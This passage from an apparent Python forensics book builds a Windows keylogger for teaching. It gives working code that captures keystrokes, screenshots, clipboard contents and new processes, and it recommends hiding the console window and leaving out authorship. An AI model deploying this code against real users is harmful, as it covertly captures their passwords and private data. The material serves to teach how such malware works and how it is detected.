
In this chapter, we covered how to convert between machine- and human-readable timestamps and display that information in GUI. The primary goal of a forensic developer is to be capable of facilitating rapid design and deployment of tools that provide insight into investigations. However, in this chapter, we focused a bit more on the end user by spending a little extra time to build a nice interface for the user to operate and interact with. The code for this project can be downloaded from <https://packtpub.com/books/content/support>.

In the next chapter, we will learn how to create a keylogger by calling Windows-specific APIs. While, typically, we do not develop our own "hacking" tools, it is a useful exercise in identifying how the "suspect" can use Python to their advantage. It will also provide an opportunity to learn new Python libraries that are specific to the Windows operating system and are highly useful for all Python developers and not just those with ill intent.

10

Did Someone Say Keylogger?

Keyloggers are widely known utilities that can capture keystrokes and other runtime information. These tools are often considered malicious; however, they do have valid application to track system usage and study the interactions between users and their computers. Regardless of the purpose, these programs interact at a low level to capture user information. The code developed in this chapter is for educational use only and provides an opportunity to introduce Python's ability to interact with the Windows API. In addition to this, we will gain an understanding of malicious code in Python and how it works.

In this chapter, we will construct a keylogger to demonstrate the use of several libraries used to access features of the Windows operating system. We will also learn to use multiprocessing with Python to better take advantage of a system's resources. Though this chapter differs from the main focus of forensic script development, it introduces several new libraries and methodologies that specifically interact with the Windows operating system. For this reason, this script can only be used on Windows machines and is not cross-compatible with other operating systems. We will use the `pywin32` and `WMI` third-party libraries to capture information about the user's session including screenshots, the contents of the clipboard, key presses, and any spawned processes. To properly capture this information, we require two parallel processes, one for keypresses and another for capturing processes. To do this, we will introduce a new concept and module to achieve our parallel processing design.

Python, by design, is a single-threaded application and, therefore, we must manually specify additional threads if we want to create a multithreaded script. We will use the `multiprocessing` library, which allows us to spin up additional threads which can run side by side. Multithreading is a more advanced feature of Python, or any language, and is explored at a high level here with several key features introduced.

In this chapter, we will cover the following topics:

- Interacting with the Windows operating system using Python libraries
- Capturing sensitive user information
- Considering basic designs for malware construction

Malware continues to be an omnipresent factor in investigations. Making these three aspects all the more important to understand for forensic developers. After all, a wise man once said "Keep your friends close, but your enemies closer."

A detailed look at keyloggers

Keyloggers take two primary forms, either as hardware adapters or software applications. This chapter will primarily focus on keyloggers as software applications. That said, it is important to be aware of the use of hardware keyloggers from a security perspective in the digital forensics and network security fields.

Hardware keyloggers

Hardware keyloggers can come in a variety of packages, using different methods to capture user data. One method is through interfacing with the keyboard or another IO (input/output) device before it connects to the computer. Sitting in the middle of the keyboard and computer, this device will capture the information as signals sent between the keyboard and computer. These "man-in-the-middle" keyloggers can be both wired and wireless. A fairly common application of hardware keyloggers might be seen with ATMs or other payment devices where a fake pin pad or intervening board is placed to intercept pin numbers entered into the machines. Bad actors will use this, in conjunction with the magnetic track data, to siphon credit card information unbeknownst to the victim.

Software keyloggers

Software-based keyloggers are generally partnered with other malicious code. Samples of discovered keyloggers, available on <http://virusshare.com>, show a strong relation with Trojans. Trojans are commonly used to drop and execute a malicious payload, such as a keylogger, on a target system. These Trojans may be disguised as games or archiving utilities, hoping the user will execute the code and inadvertently install the malicious keylogger. Obviously, keyloggers can be installed on the machine through multiple attack vectors – and not just trojans. For example, keyloggers could be installed from an external device such as an USB or inadvertently downloaded in a phishing campaign.

Regardless of the point of entry, these keyloggers are generally identified in a few ways:

- Signature-based detection
- Heuristic-based detection
- Anti-keylogger software

Detecting malicious processes

General antivirus or antimalware software may catch known keyloggers using a signature-based approach. This approach involves comparing the known signatures of malicious samples to data on a machine in an effort to identify potentially malicious files. This can be somewhat successful although studies have shown signature-based detection to be insufficient in many cases. A heuristic-approach, on the other hand, might be more effective by employing algorithms and/or patterns indicating malicious intent.

Anti-keylogger software is yet another form of detection and, using a heuristic-approach, can monitor for applications that have a listener configured for keystrokes. These applications can flag and quarantine processes with malicious programs. The drawbacks with this form of analysis is that it may flag both legitimate and illegitimate processes that use the same listeners and likely operating system dependent, as the listeners vary per base operating system.

Keylogging can be used for more than just malicious activities. Since they track all entered keystrokes, they can be used to measure the user's ability to spell, language comprehension, and proficiency in writing, programming, and other typing-based skills. In addition, websites may capture keystrokes to improve searches or user interaction on their websites. Another nonmalicious use of keyloggers is in the research community. Researchers Blaise Liffick and Laura Yohe at Millersville University evaluated the use of keyloggers to study **human-computer interaction (HCI)** in a laboratory environment (2001). HCI is commonly analyzed with expensive software and hardware, including the use of cameras and other overt technologies. Liffick and Yohe illustrated how a keylogger may limit the participants' awareness of the study, allowing better results without large expenditures.

Building a keylogger for Windows

Keyloggers can be built with most programming languages that have the ability to make calls to the operating system. Because the operating system provides the methods required to monitor keystrokes, any programming language that is able to hook into these calls is capable of running a keylogger. Python is by no means the choice of many for keylogger design, but through this language, we can gain a better understanding of their design process. Plus it gives us an excuse to understand how to leverage the Windows API in Python. The keylogger we will design is noisy and would likely be detected by an advanced user or commercial AV product. Our goal is not to create a covert application, but instead to explore these low-level operating system-specific libraries. In this chapter, we will design a keylogger in Python that captures keystrokes, screenshots, the clipboard, and any newly created processes.

Using the Windows API

All operating systems have an API that allows developers to interface with the underlying system and build applications, utilities, and other software for it. These APIs allow developers to leverage operating system functions similarly to how we have called functions from third-party libraries in the past. For our code, we will leverage several third-party libraries. These libraries specialize in different aspects of the Windows operating system. For this reason, we must use multiple APIs to capture all of the user information we're interested in. The four third-party libraries we use are as follows:

- PyWin32
- PyHooks
- WMI
- Pythoncom

PyWin32

One of the most versatile Windows API libraries for Python is `pywin32` (version 220). This project is hosted on Sourceforge by Mark Hammond and is an open source project that the community contributes to. There are many different APIs available for Windows through this library. These features allow developers to build GUIs for their applications, leverage built-in authentication methods, and interact with hard drives and other external devices, among other features.

We will use the `win32con`, `win32clipboard`, `win32gui`, `win32ui`, and `pythoncom` sub-modules from the `pywin32` project. The `win32con` sub-module provides constants required to capture information from the clipboard and take screenshots. The `win32clipboard` library allows us to interact directly with the clipboard. Through this library, we can open the clipboard, read information from it, write information to it, delete its contents, and modify clipboard properties.

The `win32gui` sub-module supports a wide array of interactions with the Windows GUI. This includes creating GUIs, interacting with the cursor, and getting information about displayed windows and content. This library is used here to help with capture screenshots. The `win32ui` library also allows us to capture screenshots and offers additional functionality to interact with the user interface.

Windows defines Component Object Models (COMs) that allows information to be shared between applications. A COM can be in the form of a Dynamic Link Library (DLL) or other binary file formats. These COMs are designed in a manner that any programming language can interpret the information. This single set of instructions, for example, allows a C++-based and Java-based program to share a single resource, rather than requiring a separate version for each language. COMs are generally only found on Windows though could be ported to a Unix platform if desired. The `pythoncom` sub-module allows us to interact with COMs in Windows, specifically allowing us to receive global events on the system, such as keyboard events.

With all of these sub-modules together, we will be able to gather most of the data we're interested in capturing. With just `pywin32`, we can copy the clipboard and take screenshots. We need one more library, `pyHooks`, to help capture individual keystrokes.

PyHooks

The `pyHooks` library (version 1.5.1) is used to interface with the Windows Hooks API. This API allows applications to listen for events triggered by other applications or the operating system. Through this library, it is possible to monitor a great variety of events including debugging messages, recording macros, and, most importantly, capturing mouse and keyboard events. For our script, we will set a hook to listen for keyboard events and then capture every KeyDown event.

Finally, all that remains to capture are any newly spawned processes. We will use yet another third-party library, `wmi`, to access the list of running processes.

WMI

Although pywin32 provides access to many Windows APIs, the `wmi` library (version 1.4.9) allows us to monitor additional events for Windows systems. This library, based on the Windows Management Instrumentation, is a framework that permits administration and management of Windows systems. Through this library, we will monitor new processes as they are created and record different attributes about them. We will record the process name, location, and execution metadata.

Monitoring keyboard events

With the libraries we've discussed, let's quickly demonstrate a short example of capturing keystrokes. After our first two imports in the code below, we define our event handler function, `printer()`. This function interprets the event and processes the provided information from each keystroke. Since the keystroke events are passed as integers through the `.Ascii` attribute, we must use the built-in `chr()` constructor to convert the base-10 decimal value into its corresponding ASCII value.

With our processor ready, we can set up our event processor through the hook manager in a `try...except` block. Within this block, we pass over any `TypeError` events encountered when our hook manager does not properly process the event. When the user depresses a key on the keyboard the key pressed will be sent to the printer for output to the console window.

In order to ensure that we continue to send events from the keyboard, we require the last two lines seen below. The `HookKeyboard()` method activates our hook manager we've set up, and the `PumpMessages()` method provides continuous data flowing into our keyboard capture:

```
>>> import pythoncom
>>> import pyHook
>>> def printer(x):
...     print "The {} key was pressed".format((chr(x.Ascii)))
...
>>> hm = pyHook.HookManager()
>>> try:
>>>     hm.KeyDown = printer
>>> except TypeError:
>>>     pass
>>> hm.HookKeyboard()
>>> pythoncom.PumpMessages()
The a key was pressed
```

The preceding code should print the key that was pressed on a new line for every keystroke after executing the `PumpMessages()` method. With event monitoring and capturing configured, we can now process each keystroke. This code illustrates basic keystroke interception and demonstrates how we can capture and process events from the user. We will employ a similar technique in our keylogger script detailed later in this chapter.

Capturing screenshots

We will also be capturing screenshots in addition to keystrokes. We must use several libraries to properly capture screenshots of all sizes, and which may be displayed at various resolutions. Most of these calls directly correlate to Windows API calls and can be found in MSDN documentation online. For additional details on the functions mentioned later and their features, please reference MSDN and `pywin32` documentation.

The first library we will discuss is the `win32gui` library from `pywin32`. However, before doing so, let's import the modules needed for this section: `win32con`, `win32gui`, `win32ui`, and `time`. Afterwards, we create an object describing the desktop window and assign it to the variable `desktop`. We use the `GetWindowRect()` method to get the dimensions of the desktop window, which returns a tuple of pixel counts for the left, top, right, and bottom edges of the screen. With these dimensions, we calculate the width and height of the screen to help us later. These same methods can be used to assist in drawing GUI interfaces and provide a developer the ability to scale the application size based on the available screen resolution:

```
>>> import win32con  
>>> import win32gui  
>>> import win32ui  
>>> import time  
>>> desktop = win32gui.GetDesktopWindow()  
>>> left, top, right, bottom = win32gui.GetWindowRect(desktop)  
>>> height = bottom - top  
>>> width = right - left
```

Next, we gather a device context for the window using the `GetWindowDC()` method, which provides us the ability to capture the active windows for any application currently displayed on the desktop. Afterwards, we create a blank bitmap canvas using the `win32ui.CreateBitmap()` function. This bitmap object is used to draw our window. To prepare for this, we feed the current window context of the desktop and the screen dimensions to the bitmap as seen on the last line of this code segment:

```
>>> win_dc = win32gui.GetWindowDC(desktop)
>>> ui_dc = win32ui.CreateDCFromHandle(win_dc)
>>> bitmap = win32ui.CreateBitmap()
>>> bitmap.CreateCompatibleBitmap(ui_dc, width, height)
```


Now, we create our own device context to facilitate the transfer of the screenshot to a bitmap file. We copy the screenshot image data from the `ui_dc` variable containing information about the entire window to our compatible device context. This information is painted onto the bitmap using the `Paint()` method with the device context we just populated. Afterwards, we capture and format the current time to create a unique output file to save the bitmap:

```
>>> compat_dc.BitBlt((0,0), (width, height), ui_dc, (0,0), win32con.
SRCCOPY)
>>> bitmap.Paint(compat_dc)
>>> timestr = time.strftime("_%Y%m%d_%H%M%S")
>>> bitmap.SaveBitmapFile(compat_dc, 'screenshot{}.bmp'.
format(timestr))
```

Now that our screenshot is stored, we can clear out the memory objects that we have allocated. To do this, we execute the following code block to clear each of the objects using the appropriate methods:

```
>>> ui_dc.DeleteDC()
>>> compat_dc.DeleteDC()
>>> win32gui.ReleaseDC(desktop, win_dc)
>>> win32gui.DeleteObject(bitmap.GetHandle())
```

The following screenshot illustrates the output of a screenshot capture in a multiwindow environment:



This method of screen capturing is fairly fast considering the number of steps. In a trial on a Windows 7 machine with two CPU cores at 2.5 GHz and 8 GB of RAM, we were able to capture at a rate of more than five screenshots per second.

Capturing the clipboard

Capturing the contents of the clipboard will prove to be simpler than our other tasks. Only three-lines of code is necessary to capture the clipboard's contents. Using the `win32clipboard` library, we open the clipboard to access its contents using the `OpenClipboard()` method. Using the constant, `CF_TEXT`, from `win32con`, we access the data stored in the clipboard as text. The clipboard is then printed to the console before closing our connection to it. This module is shorter than the others because of pre-existing API bindings that exist to perform the task we're interested in.

The code is:

```
>>> import win32clipboard
>>> import win32con
>>> win32clipboard.OpenClipboard()
>>> print win32clipboard.GetClipboardData(win32con.CF_TEXT)
>>> win32clipboard.CloseClipboard()
```

When we execute the code, we will print whatever is currently stored in the clipboard. In this case, we see the following output based on some text we copied:


```
Clipboard: This is a test of the keylogger  
And of the process logger  
What about the clipboard?
```

Monitoring processes

Finally, we use the `wmi` module to collect user data by tracking any spawned processes. After importing the module, we initialize an instance of the `WMI` class. This class calls the `Win32_Process.watch_for()` function and passes a "creation" string to monitor for only new events. Using a while loop, we can continuously monitor these events and gather process information by calling the `process_watcher()` method. This method returns a dictionary of event information. This loop is infinite and will not exit without an error or process termination. While this can be dangerous, the sets of events have a small impact and is necessary for our script to achieve continuous process monitoring.

```
>>> import wmi  
>>> w = wmi.WMI()  
>>> process_watcher = w.Win32_Process.watch_for("creation")  
>>> while True:  
>>>     print process_watcher()
```

The next screenshot shows the raw output of this capture. Each of the items in the printed dictionary shows the attributes that can be evaluated further by our code. For example, we could evaluate the process name, ID, number of threads, and priority key and value pairs.



```
>>> import wmi
>>> c = wmi.WMI()
>>> process_watcher = c.Win32_Process.watch_for("creation")
>>> while True:
...     print process_watcher()
...
instance of Win32_Process
{
    Caption = "calc.exe";
    CommandLine = "\"C:\\Windows\\system32\\calc.exe\" ";
    CreationClassName = "Win32_Process";
    CreationDate = "20160519230520.795611-240";
    CS CreationClassName = "Win32_ComputerSystem";
    CSName = "HOME";
    Description = "calc.exe";
    ExecutablePath = "C:\\Windows\\system32\\calc.exe";
    Handle = "3460";
    HandleCount = 53;
    KernelModeTime = "0";
    MaximumWorkingSetSize = 1380;
    MinimumWorkingSetSize = 200;
    Name = "calc.exe";
    OS CreationClassName = "Win32_OperatingSystem";
    OSName = "Microsoft Windows 7 Ultimate |C:\\\\Windows\\\\Device\\\\Harddisk0\\\\Partition2";
    OtherOperationCount = "60";
    OtherTransferCount = "56";
    PageFaults = 1880;
    PageFileUsage = 4336;
    ParentProcessId = 1396;
    PeakPageFileUsage = 4336;
    PeakVirtualSize = "66723840";
    PeakWorkingSetSize = 7464;
    Priority = 8;
    PrivatePageCount = "4440064";
    ProcessId = 3460;
    QuotaNonPagedPoolUsage = 5;
    QuotaPagedPoolUsage = 123;
    QuotaPeakNonPagedPoolUsage = 5;
    QuotaPeakPagedPoolUsage = 123;
    ReadOperationCount = "1";
    ReadTransferCount = "60";
    SessionId = 1;
    ThreadCount = 2;
    UserModeTime = "0";
    VirtualSize = "66723840";
    WindowsVersion = "6.1.7601";
    WorkingSetSize = "7643136";
    WriteOperationCount = "0";
    WriteTransferCount = "0";
};
```

Multiprocessing in Python – simple_multiprocessor.py

Python is designed in a manner that requires a set of instructions to be completed before executing the next set. This means that in order for Python to execute line 2, for example, it must first complete line 1. This is an important feature that affects all of our scripts and has allowed us to create linear, nonparallel programs. In some instances, it may be beneficial to perform operations simultaneously. In these situations, we can leverage the standard `multiprocessing` library.

This library allows us to spawn new processes to perform tasks. Our code will use the main process executed at runtime to spin up two additional processes. One process monitors for new processes on the system and the other process captures user information. The main process will monitor these two workers and handle the execution and status of each process.

To demonstrate this logic, we will build a small sample in the code block below. On the first two lines, we import the `multiprocessing` and `time` libraries needed for this exercise. This example demonstrates how functions can be converted into a process. In this case, we design an independent function that operates as a standalone process. This function, defined on line 4, takes the argument `x` and prints it to the console. After printing, we increment our index, `t`, by 1 to ensure that the loop breaks after 10 iterations. We sleep at the end of each loop to better demonstrate how these two processes run concurrently:

```
001 import multiprocessing
002 import time
003
004 def f(x):
005     t = 0
006     while t < 10:
007         print "Running ", x, "-", t
008         t += 1
009         time.sleep(x)
```

With the function created, we can use the `multiprocessing` code to execute the function by spawning a process. On lines 13 and 14, we create two process objects using the `Process()` class. We initialize this class by passing the `target` function and any arguments required by the `target` function. The arguments must be passed as a tuple or list as demonstrated here:

```
011 if __name__ == '__main__':
012
013     p1 = multiprocessing.Process(target=f, args=(1,))
014     p2 = multiprocessing.Process(target=f, args=(2,))
```

On line 16, we `start()` the first process and then pause the main process pause for half of a second until starting the second process. Once both processes start, the main process enters the `while True` loop waiting for the `p2` process to complete before killing the `p1` process. Since `p2` will take significantly longer than `p1`, the `while` loop will force terminate the spawned process. Once this completes, the print statement on line 24 is executed and the code completes:

```
016     p1.start()
017     time.sleep(0.5)
018     p2.start()
019
020     while True:
021         if not p2.is_alive():
022             p1.terminate()
023             break
024     print "Both processes finished"
```

The output of this script is shown in the console output below. The first number following the "Running" string is the thread ID followed by a dash and the iteration value. We can see that thread 1 completed five iterations before thread 2. Thread 1 then waits until thread 2 completes before terminating and both processes complete.

```
Running 1 - 0
Running 2 - 0
Running 1 - 1
Running 2 - 1
Running 1 - 2
Running 1 - 3
Running 2 - 2
Running 1 - 4
Running 1 - 5
Running 2 - 3
Running 1 - 6
Running 1 - 7
Running 2 - 4
Running 1 - 8
Running 1 - 9
Running 2 - 5
Running 2 - 6
Running 2 - 7
Running 2 - 8
Running 2 - 9
Both processes finished
```

This example is just a short introduction to the capabilities of multiprocessing in Python. Please refer to the multiprocessing documentation at <https://docs.python.org/2/library/multiprocessing.html> and <https://docs.python.org/2/library/threading.html> for additional details.

Running Python without a command window

Before we dive into the complete code for this chapter, we have one last introductory component to discuss. So far in this book, we have used only the .py extension for the scripts we have developed. This, however, is not the only available extension for Python scripts. Another extension, and the one we use with this script, is .pyw, which instructs Python to not launch a command window with our script.

Depending on how you executed the script, you may have noticed that Python scripts require a command window when executed to display print statements, errors, and more. With this new extension, this window will not appear and we will not be able to view these messages or any output. This mode is designed to allow graphic applications to run in Python without the background command window or for scripts, like ours, that do not require a command window for operation. Here we will use it with a more malicious goal in mind.

Exploring the code

With all introductory concepts covered, let's begin discussing the script that we will develop in this chapter. As always, we begin by importing all necessary modules. We will not repeat the discussion of these modules as they have been covered previously. With these libraries, we will be able to successfully access all of the artifacts required for this collection. Lacking in this script are the author, date, version, and description attributes seen previously. In the case of a malicious script, we do not want to blatantly label it with our details. Let's at least make it a little harder for someone to figure out the culprit, shall we? Although, if you were particularly dastardly, you could label it with someone else's details. But you didn't get that idea from us.


```
001 import multiprocessing
002 import os
003 import sys
004 import time
005
006 import pythoncom
007 import pyHook
```

```

008
009 import win32con
010 import win32clipboard
011 import win32gui
012 import win32ui
013
014 import wmi

```

This script does not contain any argument parsing capabilities and instead simply runs the `main()` function when executed.



Capturing the screen

The first artifact we will collect are screenshots of the unsuspecting user's desktop with our screenshot module. This module was explained in depth in the *Capturing screenshots* section of this chapter. Briefly, on lines 19 through 22, we measure the screen to determine the size of the capture. Following that on lines 25 and 26, we gather the device context that we will use to capture the screen. A device context is a feature of the Windows operating system, which is used to describe an interface for an application. Through these objects, we can capture what is currently displayed on the user's screen:

```

017 def take_screenshot():
018     # Gather the desktop information
019     desktop=win32gui.GetDesktopWindow()
020     left, top, right, bottom=win32gui.GetWindowRect(desktop)
021     height=bottom - top
022     width=right - left
023
024     # Prepare objects for screenshot
025     win_dc = win32gui.GetWindowDC(desktop)
026     ui_dc=win32ui.CreateDCFromHandle(win_dc)

```

Lines 29 through 33 allow us to create the bitmap image we will ultimately save. After creating a bitmap object, we expand its dimensions to match the screen and create a new device context to copy the previously selected device context. At this point, we capture the screenshot on line 36, write it to our bitmap file on line 37, and write it to the disk on lines 38 and 39. After we complete these actions, we release the objects we have created to avoid memory issues during execution:

```
028     # Create screenshot file
029     bitmap = win32ui.CreateBitmap()
030     bitmap.CreateCompatibleBitmap(ui_dc, width, height)
031
032     compat_dc=ui_dc.CreateCompatibleDC()
033     compat_dc.SelectObject(bitmap)
034
035     #Capture screenshot
036     compat_dc.BitBlt((0,0),(width, height) , ui_dc, (0,0),
win32con.SRCCOPY)
037     bitmap.Paint(compat_dc)
038     timestr = time.strftime("_%Y%m%d_%H%M%S")
039     bitmap.SaveBitmapFile(compat_dc,'screenshot'+timestr+'.bmp')
040
041     # Release objects to prevent memory issues
042     ui_dc.DeleteDC()
043     compat_dc.DeleteDC()
044     win32gui.ReleaseDC(desktop, win_dc)
045     win32gui.DeleteObject(bitmap.GetHandle())
```

This function leverages many of our imported libraries as capturing a screenshot using the Windows API involves many different interactions with the operating system. Unlike other known methods which capture screenshots, this method is swift and does not modify the application views displayed on the machine, which may alert a user.

Capturing the clipboard

Capturing the clipboard is a less intensive process due to simple API handles. When the `get_clipboard()` function is called, it selects the clipboard and opens it on line 50. Once open, we can acquire the text in it using the `GetClipboardData()` function. By passing the `CF_TEXT` constant, we ensure that we only capture text from the clipboard. This is important as we are writing this output to a text file with the keystroke information. After storing this clipboard information in the `d` variable, we close the object and return the value, as follows:

```
048 def get_clipboard():
049     # Open the clipboard
050     win32clipboard.OpenClipboard()
051     # Grab the text on the clipboard
```

```

052     d=win32clipboard.GetClipboardData(win32con.CF_TEXT) # get
053     clipboard data
054     # Close & Return the clipboard
055     win32clipboard.CloseClipboard()
055     return d

```

Capturing the keyboard

The main functionality of this script is of course the keylogger. This function is slightly more complex than the example in the *Monitoring keyboard events* section discussed earlier in this chapter. As seen on line 58, this function also requires an event argument. After initializing the function, we configure the output file that the keystroke will be logged to as seen on lines 60 through 62. Using a time string in the filename will segment the output files based on the hour of the day, creating many smaller files and allowing keystrokes to be timelined by stitching the files in order. This log file is opened with the append ("a") attribute and will continue to write into an existing file, or create one if none exist. We have the following code:

```

058 def OnKeyboardEvent(event):
059     # Open output log file
060     timestr = time.strftime("_%Y%m%d_%H00")
061     keylog_file = 'keylog_output{0}.txt'.format(timestr)
062     f = open(keylog_file, 'a')

```

With the log file open, we begin our logic to handle the keylogger. This event object has several different attributes. We will use the ASCII attribute to translate the keyboard action into a decimal integer for us to interpret. To do this, we can refer to a table to decode the ASCII values. A simple table, such as the one hosted by Evergreen State College (Rorvik, 2003), shows the character, decimal, hexadecimal, and control codes for each item in the 128-character ASCII table.

First, we configure a method to exit the keylogger if the appropriate keys are pressed. The trigger to exit our keylogger is the *Ctrl + E* combination which is represented in ASCII as the decimal number 5. When this event is passed to the function, the keylogger closes down after writing an exit message.

If any other key is pressed, we use a separate set of logic to process it and ensure that the backspace and null characters are not passed to our log file. If the keystroke meets these conditions, it is evaluated a few more times. The first evaluation, on line 72, checks whether the key pressed is the *Enter* or *Return* key, in which case a new line character is logged to the file and a screenshot is captured:

```

064     # Allow keylogger to be stopped if ctrl-e pressed
065     if event.Ascii == 5:

```

```
066         f.write('Closing Down Keylogger')
067         exit(1)
068
069     # Otherwise, capture the keystrokes!
070     elif event.Ascii != 0 or event.Ascii != 8:
071         # Handles a 'Enter' key press
072         if event.Ascii == 13:
073             keylogs = '\n'
074             f.write(keylogs)
075             # Capture Screenshot
076             take_screenshot()
```

In the event where the user presses *Ctrl + C* (decimal 03), *Ctrl + V* (decimal 22), or *Ctrl + X* (decimal 24), we capture and log the contents of the clipboard. The user could use the mouse to perform all three of these operations, in which case we would not capture them. However, if they perform at least one of them using the keyboard we will capture it. Capturing all three events will likely result in duplicity of information, but ensures that we gather all of the information possible. On line 81 through 83, the clipboard information is written to the output file and formatted appropriately, as follows:

```
078         # Capture Clipboard on copy/cut/paste
079         elif event.Ascii == 03 or event.Ascii == 22 or event.Ascii
080             == 24:
081                 keylogs = get_clipboard()
082                 f.write("\n\nClipboard: ")
083                 f.write(keylogs)
084                 f.write('\n\n')
```

If the character does not adhere to any of our conditionals then it is written to the text file as seen on line 88. Once the character has been processed, the file is closed to prevent an issue with open file handles.

```
085         # Captures every other ascii character
086         else:
087             keylogs = chr(event.Ascii)
088             f.write(keylogs)
089
090         # Release the file
091         f.close()
```

This function is the main controller for keyboard events as it monitors and processes each captured keystroke event. This function does, however, require a helper function that passes these events from the system to our handler.

Keylogger controllers

The `keylogger_main()` function handles captured events and passes them to the `OnKeyboardEvent()` function for processing. Through the `pyHook.HookManager()` class, we can connect to the Windows Hook API and monitor for new events. Using this hook manager, we assign the `OnKeyboardEvent()` function to the `KeyDown` event to ensure that all messages are passed through our processing before continuing on to the system. If a `Ctrl + C` `KeyboardInterrupt` occurs, this event will be excluded and passed by. The same functionality will occur in the case of a type error due to an unforeseen event being passed into our function. After configuring the event, we set the hook on line 101 and begin to send all messages using the `PumpMessages()` function:

```
093 def keylogger_main():
094     # Create a hook manager object
095     hm=pyHook.HookManager()
096     try:
097         hm.KeyDown = OnKeyboardEvent
098     except (TypeError, KeyboardInterrupt):
099         pass
100    # Set the hook
101    hm.HookKeyboard()
102    # Wait forever for events
103    pythoncom.PumpMessages()
```

Using this code block, we configured the keyboard events to feed into our application before any additional applications. Through the simple configuration and infinite loop, we have successfully begun to capture all keyboard events.

Capturing processes

Capturing processes is another simple procedure with the `wmi` library. This code was discussed earlier in this chapter through the *Monitoring processes* section, though has been expanded for our code segments. We still initialize the `WMI` class and set an object to monitor for process creation events though we add the log file to write to. This log file uses the same naming convention as the keylogger though a different base name to avoid file locking issues.

Once we open the output file, we enter an infinite loop to capture any new process creation events and store it in this file. In the case that the loop breaks, we close the output file as seen on line 119:

```
105 def process_logger_main():
106     w = wmi.WMI()
107     created = w.Win32_Process.watch_for("creation")
108
109     timestr = time.strftime("_%Y%m%d_%H00")
110     process_file = 'process_logger{0}.txt'.format(timestr)
111
112     pf = open(process_file, 'a')
113
114     while True:
115         c = created()
116         pf.write("\n\n====")
117         pf.write(str(c))
